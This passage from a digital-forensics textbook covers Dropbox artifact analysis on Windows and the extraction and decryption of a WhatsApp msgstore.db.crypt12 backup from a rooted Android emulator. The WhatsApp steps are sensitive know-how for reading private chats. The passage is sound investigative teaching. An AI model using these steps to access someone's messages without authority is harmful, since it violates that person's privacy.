


Figure 8-10. *The client version*

Case Study: Dropbox Investigation

Dropbox provides 2.5 GB of free cloud storage, and we can access Dropbox from anywhere across the world as long as we have an internet connection on the device we are trying to access. Dropbox is used in two ways: either we download the Dropbox client on to our machine, or else we use it through a web portal where you can log on to the Dropbox account. One should know about the Dropbox policies before starting to investigate. But again, it depends from case to case. Once an investigator goes through the Standard Operating Procedure (SOP) then it won't create any issues during the litigation of a particular case where Dropbox was used during the crime.

All the disputes that arise from the contract are under the Jurisdictions of the Courts of the service providers' country. Dropbox provides facilities for the recovery of your deleted data so that you can recover deleted data, but data should not be older than 30 days in the free version. But in a commercial paid version, all data can be recovered.

Some forensic artifacts to look for during a Dropbox investigation are shown in Table 8-3.

Table 8-3. *Forensic artifacts in Dropbox investigation*

Dropbox client is installed inside.	C:\Users\<username>\AppData\Roaming\Dropbox
The default folder used for syncing files.	C:\Users\<username>\Dropbox
Filecache.dbx	C:\Users\ <username>\ Application Data\Dropbox\instance1\ **Filecache.dbx is an encrypted database and the decrypted filecache.db contains:** • Server path • Local file name • Local creation time • Local modified time • Local size

Different keys and values created inside the registry.	`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ExplorerShellconOverlayIdentifiers\DropboxExt(n)`
	`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Dropbox`
	`HKLM\SOFTWARE\Dropbox\InstallPath`
	`HKLM\SOFTWARE\DropBox\Client\Version`
	From the registry we can obtain:
	• Installed Location
	• Installed version

As a forensic investigator, we are going to analyze Dropbox on Windows. We will focus on different ways a forensic investigator can use a digital evidence for analysis. Dropbox analysis will be done on a virtual machine running on Windows 8.1. As a Forensic Investigator, we will take a **VMDK** file (it is the virtual disk image file created by VMWare software) and use Access Data FTK imager to open .vmdk file for analysis. FTK imager scans a hard drive looking for various information, and it also includes a disk imaging utility called FTK imager by Access Data.

1. Install Access Data FTK imager and open it. Then Click on File ➤ Add Evidence Item.
2. Choose Image File (Figure 8-11).




Figure 8-11. *Selecting an image file*

3. Go to Program files ➤ Dropbox ➤ Update ➤ Install. We can see here the date and time of Dropbox installation on this Virtual Machine (Figure 8-12).




Figure 8-12. *Dropbox installation details*

4. We can see here the prefetch files containing information about the Dropbox executable files, Dropbox sample files, and Enron test data file names (Figure 8-13).




Figure 8-13. Dropbox details

We'll use Magnet Forensics RAM Capture tool to capture memory of the system. This tool is a free imaging tool designed to capture the physical memory of a suspect's computer. Here we will create a .raw file for analysis. You can download this tool from `https://www.magnetforensics.com/free-tool-magnet-ram-capture/`.

And then use a hex editor to open and see the contents of the raw image.

1. Here we have created a `windows.raw` image file (Figure 8-14).




Figure 8-14. *Creating the raw file*

2. Here we will use the HxD tool to view `windows.raw` image. Now we search the `userdisplayname` string to find the logged-in username. Here we can also see the email address of the user (Figure 8-15).




Figure 8-15. *The user's email address*

The investigator also captured Network traffic using Wireshark and saved it in `db.pcap` file. Now we will open this `db.pcap` file in Network Miner for analysis (see Chapter 6 for more on Network Miner). Here we can see that the suspected Device tried to access the Dropbox site under host section.

Click on any of the ip addresses to get further information (Figure 8-16). Here we can see IP address, sessions, no of packets sent, no of packets received, host details, etc.




Figure 8-16. *Network traffic for Dropbox*

WhatsApp Forensics

In today's tech savvy generation, many companies are allowing their employees to use their own smartphones both for work and their personal use. There are possibilities that proprietary or confidential information may be being unknowingly leaked as users take to using their smartphone cameras to take photos of documents and written contents – potentially risking disclosure of such information to the public. Smartphones have replaced computers for scanning data, thus reducing the need for organizations to have Whiteboard printouts (thus saving money). With this, a huge risk prevails where a user might not intentionally leak information. WhatsApp does provide for exchange of information during in-party calls, potentially allowing confidential data to be circulated.

WhatsApp is one of the most popular messaging platforms that is available across all platforms today. It is a very versatile app that does not only allow users to chat but also to share pictures, videos, contacts, documents, and voice messages. WhatsApp also allows users to have VoIP calls and Video Calls with their contacts.

Globally there are millions of users on the WhatsApp platform. We can say that it is used by nearly everybody due to free availability, along with its ease of use and convenience. Previously WhatsApp messages were sent in clear text between two clients, and all these messages were stored on their server until the messages were read by the recipient. WhatsApp's implementation of end-to-end encryption follows Apple's debate with the FBI over unlocking a terrorist's iPhone. During this dispute, the WhatsApp co-founder Jan Koum said that he strongly supported Apple's stand in its efforts to protect users' data. In 2016, WhatsApp rolled out its end-to-end encryption feature to keep the chats of users safe and secure. WhatsApp uses XMPP protocol during the transfer of messages from one client to the other.

WhatsApp also allows users to back up their chats on their cloud storage. When forensic investigators obtain data from the cloud, chat backups are an important evidence to procure and proceed with investigations. Chat backups will help the forensic investigators to study about the owner of the device and also create timelines.

Technical parameters:

1. WhatsApp message databases contain chats, contacts, photos, document files, etc. Messages are stored in a systematic manner with contact details, timestamps, and media linked to the chats.

   - WhatsApp stores messages in an encrypted database on the device. The main file for chats is `msgstore.db`. It uses 'crpyt' format for its encrypted databases. This 'crypt' format gets updated from time to time; currently WhatsApp uses 'crypt12'. However, the decryption key is present in the same folder as the chats that are used to decrypt the databases.

Case Study: WhatsApp Database Extraction

Here we will decrypt the WhatsApp database for a forensics investigation using open source tools. Titanium Backup is the most powerful tool for backup on an Android device. You can back up and restore your apps, data, and Market links, including all protected apps and system apps, and external data on your SD card. It needs rooted Android 1.5-8.0+ (ARM, x86, MIPS).

Here we are using a **Genymotion emulator, which is used to run Android virtual devices** to demonstrate how a WhatsApp backup is taken in case of a cybercrime incident. We shall also see where this backup is stored on this Android device. All Genymotion VM's are rooted by default. In real time, if we have to root an Android device, we can use open source tools like KingRoot, ADBLock plus, and Super Root, as described in Chapter 7. Here we have used a Google Nexus S 4.1 (Jelly Bean) Emulator device on Genymotion.

1. Install WhatsApp on the Android device.
2. Open WhatsApp and go to **Settings ➤ Chats ➤ Chat Backup** to back up your WhatsApp.
3. Once you back up, you can see that `msgstore.db.crypt12` file is created in **File Manager ➤ sdcard ➤ WhatsApp ➤ Databases**.

A `crypt12` file is an encrypted database created by the WhatsApp Messenger on an Android device (Figure 8-17).




***Figure 8-17.** The encrypted database*

4. Open Titanium Backup, and click on Backup/Restore.

5. Go to WhatsApp 2.18.380 and click on Backup! (Figure 8-18).




Figure 8-18. *Click Backup!*

6. Here you can see that WhatsApp (containing files, databases, images, etc.) is backed up successfully (Figure 8-19).




Figure 8-19. *The successful backup*

7. You can see these backed-up files in the **File Manager ➤ sdcard ➤ TitaniumBackup** folder.

8. Export these files to your Windows OS for further analysis. This backup is stored in a .tar.gz file format (Figure 8-20).




Figure 8-20. *The files to export*

9. Then we use the site **https://www.whatcrypt.com/** to decrypt the WhatsApp Database.

10. Select **'Upload Your Crypt 6-12 Key'** and click on **'Choose File'** Option (Figure 8-21). The WhatsApp database is encrypted and thus needs a key to decrypt it. We can find this key in our Titanium backup .tar.gz file.




Figure 8-21. *Uploading your key*

11. Select the key file and upload it (Figure 8-22).




Figure 8-22. *The key file location*

12. We can see the key is successfully stored, and hence we can decrypt the database now (Figure 8-23).




Figure 8-23. *The key is stored*

13. Now Select 'Decrypt WhatsApp Database' and upload your `msgstore.db.crypt12` file (as shown in Step 1). Then click on 'Process/Download Zip' to download the decrypted database (Figure 8-24).




Figure 8-24. *You can download the zip now*

14. Now open **WhatsApp Viewer** (a tool to display chats from the Android `msgstore.db` database available at `https://andreas-mausch.de/whatsapp-viewer/`) and click on File ➤ Open and select the decrypted `msgstore.db` file (Figure 8-25).




Figure 8-25. *Selecting the database file*

15. Now we can see all the decrypted chats with images; here we have found two documents sent via WhatsApp as shown in Figure 8-26.

